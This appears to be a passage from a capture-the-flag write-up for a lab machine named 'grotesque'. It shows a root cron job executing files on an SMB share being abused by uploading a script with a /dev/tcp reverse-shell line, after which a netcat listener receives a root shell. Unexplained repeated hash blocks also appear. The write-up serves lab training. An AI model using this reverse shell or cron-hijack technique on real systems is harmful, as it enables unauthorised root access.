2022/11/26 18:28:22 CMD: UID=0     PID=115    |
2022/11/26 18:28:22 CMD: UID=0     PID=113    |
2022/11/26 18:28:22 CMD: UID=0     PID=112    |
2022/11/26 18:28:22 CMD: UID=0     PID=111    |
2022/11/26 18:28:22 CMD: UID=0     PID=11     |
2022/11/26 18:28:22 CMD: UID=0     PID=109    |
2022/11/26 18:28:22 CMD: UID=0     PID=108    |
2022/11/26 18:28:22 CMD: UID=0     PID=106    |
2022/11/26 18:28:22 CMD: UID=0     PID=101    |
2022/11/26 18:28:22 CMD: UID=0     PID=10     |
2022/11/26 18:28:22 CMD: UID=0     PID=1      | /sbin/init
2022/11/26 18:29:01 CMD: UID=0     PID=4179   | /usr/sbin/CRON -f
2022/11/26 18:29:02 CMD: UID=0     PID=4180   | /usr/sbin/CRON -f
2022/11/26 18:29:02 CMD: UID=0     PID=4181   | /bin/sh -c bash /smbshare/*
```

looks like the root user are running everything on the smbshare




```
freddie@grotesque:~$ smbclient -L 127.0.0.1
Unable to initialize messaging context
Enter WORKGROUP\freddie's password:

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        grotesque       Disk      grotesque
        IPC$            IPC       IPC Service (Samba 4.9.5-Debian)
Reconnecting with SMB1 for workgroup listing.

        Server               Comment
        ---------            -------

        Workgroup            Master
        ---------            -------
        WORKGROUP            GROTESQUE
freddie@grotesque:~$
```

let’s try to upload a reverse shell on grotesque folder in smb



```
  GNU nano 3.2                    shell.sh                    Modified

sh -i >& /dev/tcp/10.42.0.1/5555 0>&1
```

```
┌──(killer㉿kali)-[~]
└─$ nc -lvp 5555
listening on [any] 5555 ...
```




```
                1942736 blocks of size 1024. 674104 blocks available
smb: \> rm nc.sh
smb: \> rm nc
smb: \> ls
  .                                   D        0  Sat Nov 26 18:37:10 2022
  ..                                  D        0  Sun Jul 11 09:20:30 2021
  shell.sh                            A       38  Sat Nov 26 18:36:53 2022

                1942736 blocks of size 1024. 674112 blocks available
smb: \> ls
  .                                   D        0  Sat Nov 26 18:37:10 2022
  ..                                  D        0  Sun Jul 11 09:20:30 2021
  shell.sh                            A       38  Sat Nov 26 18:36:53 2022

                1942736 blocks of size 1024. 674112 blocks available
smb: \>
```

```
┌──(netkiller㉿kali)-[~]
└─$ nc -lvp 5555
listening on [any] 5555 ...
```

```
0335a70e175334bf15a2658e024b5fd0
81a5ac6219a9765004498a4ffe0654b5
4e86d530212a0800bafef2f0ea6ca76c
61a4e3e60c063d1e472dd780f64e6cad
////////////////////////
024806f2fa97902441809b55769a3504
a0acbe05544b89eb932de9f54fe439a1
800bd9e34fda2a3705c5282e3fb589dd
baff440925609a9377d3193b5b280a0f
a935f35d1a4220caaba25dabd78a7f3e
4ae6151322c641f79976171e063432fd
c2f7c8b8624f9521be1968fdd010d756
f319be9dbe79e12fb4a7853328d12cc8
de549b3ed5a024534c007125cc5a128d
51c36ccac3090c4a6906bfe5249865af
0f61d6ea2ce34f5ea5f3f6e25e50a19c
cb6283a775b7d91b24ead7b43b7c6ad2
a9700592ab255bbe71c0988ad395468e
1cc54efe796650ab04aeea67055739d1
279c116aa328b23168545060fa2086b1
```

Upload complete !



```
freddie@grotesque:~$ cat shell.sh
cat: shell.sh: No such file or directory
freddie@grotesque:~$ nano shell.sh
freddie@grotesque:~$ smbclient '\\127.0.0.1\grotesque'
Unable to initialize messaging context
Enter WORKGROUP\freddie's password:
Try "help" to get a list of possible commands.
smb: \> put shell.sh
putting file shell.sh as \shell.sh (3.4 kb/s) (average 3.4 kb/s)
smb: \> ls
  .                                   D        0  Sat Nov 26 18:36:53 2022
  ..                                  D        0  Sun Jul 11 09:20:30 2021
  shell.sh                            A       38  Sat Nov 26 18:36:53 2022
  nc.sh                               A       31  Sat Nov 26 18:34:28 2022
  nc                                  A       31  Sat Nov 26 18:33:16 2022
```

```
┌──(netkiller㉿kali)-[~]
└─$ nc -lvp 5555
listening on [any] 5555 ...
10.42.0.52: inverse host lookup failed: Host name lookup failure
connect to [10.42.0.1] from (UNKNOWN) [10.42.0.52] 59174
sh: 0: can't access tty; job control turned off
# ls
root.txt
# cat root.txt
5C42D6BB0EE9CE4CB7E7349652C45C4A#
```

```
0335a70e175334bf15a2658e024b5fd0
81a5ac6219a9765004498a4ffe0654b5
4e86d530212a0800bafef2f0ea6ca76c
61a4e3e60c063d1e472dd780f64e6cad
////////////////////////
024806f2fa97902441809b55769a3504
a0acbe05544b89eb932de9f54fe439a1
800bd9e34fda2a3705c5282e3fb589dd
baff440925609a9377d3193b5b280a0f
a935f35d1a4220caaba25dabd78a7f3e
4ae6151322c641f79976171e063432fd
c2f7c8b8624f9521be1968fdd010d756
f319be9dbe79e12fb4a7853328d12cc8
de549b3ed5a024534c007125cc5a128d
51c36ccac3090c4a6906bfe5249865af
0f61d6ea2ce34f5ea5f3f6e25e50a19c
cb6283a775b7d91b24ead7b43b7c6ad2
a9700592ab255bbe71c0988ad395468e
1cc54efe796650ab04aeea67055739d1
279c116aa328b23168545060fa2086b1
```

After a few minutes, the root user run our reverse shell and now we have root :)